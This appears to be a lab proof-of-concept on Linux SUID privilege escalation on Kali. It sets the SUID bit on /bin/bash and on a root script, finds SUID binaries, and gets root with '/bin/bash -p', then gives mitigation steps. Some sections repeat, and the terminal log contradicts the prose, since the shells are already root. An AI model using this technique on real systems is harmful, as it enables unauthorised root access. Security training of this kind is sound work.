

POC TASK 4

Understanding SUID:

SUID (Set User ID) is a special permission in Linux that allows a file to be executed with the permissions of its owner (usually root) rather than the user executing it. If misconfigured, this can allow privilege escalation.

Checking if a binary has SUID enabled:

```
ls -l /bin/bash
```

Expected output (if SUID is set):

```
-rwsr-xr-x 1 root root 1183448 Feb 11 10:32 /bin/bash
```

The **s** in **rws** means the SUID bit is enabled.

Setup: Creating a Vulnerable Environment

We will intentionally set up a misconfigured SUID binary and a root-owned script to demonstrate privilege escalation.

Enable SUID on /bin/bash (Insecure!)

```
sudo chmod u+s /bin/bash
```

```
kali@kali: ~  
$ ls -l /bin/bash  
-rwxr-xr-x 1 root root 1302512 Oct 5 11:53 /bin/bash  
[sudo] password for kali:  
$ ls -l /bin/bash  
-rwxr-xr-x 1 root root 1302512 Oct 5 11:53 /bin/bash  
$ sudo touch /root/root_script.sh  
$ sudo echo -e '#!/bin/bash\nnecho "Root command executed"' | sudo tee /root/root_script.sh  
$ sudo chmod 4755 /root/root_script.sh  
#!/bin/bash  
echo "Root command executed"  
$ ls -l /root/root_script.sh  
ls: cannot access '/root/root_script.sh': Permission denied  
$ sudo chmod 755 /root/root_script.sh  
$ ls -l /root/root_script.sh  
ls: cannot access '/root/root_script.sh': Permission denied  
$ sudo -i  
ls -l /root/root_script.sh  
- (Message from Kali developers)  
This is a minimal installation of Kali Linux, you likely  
want to install supplementary tools. Learn how:  
- https://www.kali.org/docs/troubleshooting/common-minimum-setup/  
(Run: "touch ~/.hushlogin" to hide this message)  
root@kali: ~  
# /root/root_script.sh  
Root command executed  
root@kali: ~  
# find / -perm -4000 2>/dev/null  
/root/BurpSuiteCommunity/burpbrowser/132.0.6834.83/chrome-sandbox  
/opt/brave.com/brave/chrome-sandbox
```

Verify it:

ls -l /bin/bash

Expected output:

-rwsr-xr-x 1 root root 1183448 Feb 11 10:32 /bin/bash

Now, any user who executes /bin/bash -p will inherit **root** privileges.

Create a Root-Owned SUID Script (Insecure!)

sudo touch /root/root_script.sh

sudo echo -e '#!/bin/bash\nnecho "Root command executed"' | sudo tee /root/root_script.sh

```
sudo chmod 4755 /root/root_script.sh
```

Verify:

```
ls -l /root/root_script.sh
```

Expected output:

```
-rwsr-xr-x 1 root root 44 Mar 11 12:00 /root/root_script.sh
```

Exploit: Privilege Escalation

Now, let's use a **low-privileged user** to escalate privileges.

Find SUID Binaries

```
find / -perm -4000 2>/dev/null
```

This lists all binaries with the **SUID** bit set.

Exploit the Misconfigured SUID Bash

As a normal user, execute:

```
/bin/bash -p
```

Since `/bin/bash` has the SUID bit set, it runs with **root privileges**.

Verify root access:

whoami

Expected output:

root


Exploit the SUID Script

Another way to exploit SUID misconfigurations is via a root-owned script.

Try running:

/root/root_script.sh

If accessible, it runs with **root privileges** due to the SUID bit.



```
root@kali: ~  
find / -perm -4000 2>/dev/null  
/root/.BurpSuiteCommunity/burpbrowser/132.0.6834.83/chrome-sandbox  
/opt/brave.com/brave/chrome-sandbox  
/opt/brave.com/brave-beta/chrome-sandbox  
/usr/bin/chsh  
/usr/bin/pkexec  
/usr/bin/sudo  
/usr/bin/umount  
/usr/bin/chfn  
/usr/bin/newgrp  
/usr/bin/mount  
/usr/bin/passwd  
/usr/bin/ntfs-3g  
/usr/bin/fusermount3  
/usr/bin/gpasswd  
/usr/bin/bash  
/usr/bin/su  
/usr/sbin/pppd  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/xorg/Xorg.wrap  
/usr/lib/openssh/ssh-keysign  
/usr/lib/polkit-1/polkit-agent-helper-1  
root@kali: ~  
/bin/bash -p  
root@kali: ~  
whoami  
root  
root@kali: ~  
/root/root_script.sh  
Root command executed  
root@kali: ~  
sudo chmod -s /bin/bash  
root@kali: ~  
ls -l /bin/bash  
-rwxr-xr-x 1 root root 1302512 Oct  5 11:53 /bin/bash  
root@kali: ~  
sudo chmod 700 /root/root_script.sh  
root@kali: ~  
ls -l /root/root_script.sh  
-rwx----- 1 root root 41 Mar 11 21:25 /root/root_script.sh  
root@kali: ~
```

Exploit: Privilege Escalation

Now, let's use a **low-privileged user** to escalate privileges.

Find SUID Binaries

```
find / -perm -4000 2>/dev/null
```

This lists all binaries with the **SUID** bit set.

Exploit the Misconfigured SUID Bash

As a normal user, execute:

```
/bin/bash -p
```

Since **/bin/bash** has the SUID bit set, it runs with **root privileges**.

Verify root access:

```
whoami
```

Expected output:

```
root
```

Exploit the SUID Script

Another way to exploit SUID misconfigurations is via a root-owned script.

Try running:

```
/root/root_script.sh
```

If accessible, it runs with **root privileges** due to the SUID bit.

Mitigation: Securing the System

Remove SUID from /bin/bash

```
sudo chmod -s /bin/bash
```

Verify:

```
ls -l /bin/bash
```

Expected output:

```
-rwxr-xr-x 1 root root 1183448 Feb 11 10:32 /bin/bash
```

The **SUID bit** is removed.

Secure the Root-Owned Script

```
sudo chmod 700 /root/root_script.sh
```

This ensures **only root** can execute it.

Verify:

```
ls -l /root/root_script.sh
```

Expected output:

```
-rwx----- 1 root root 44 Mar 11 12:00 /root/root_script.sh
```

Use Sudo Instead

Instead of setting SUID, use sudo with **restricted permissions**:

```
sudo visudo
```

Add:

```
user ALL=(ALL:ALL) /path/to/safe/script.sh
```

This allows the user to execute only **specific commands** with sudo.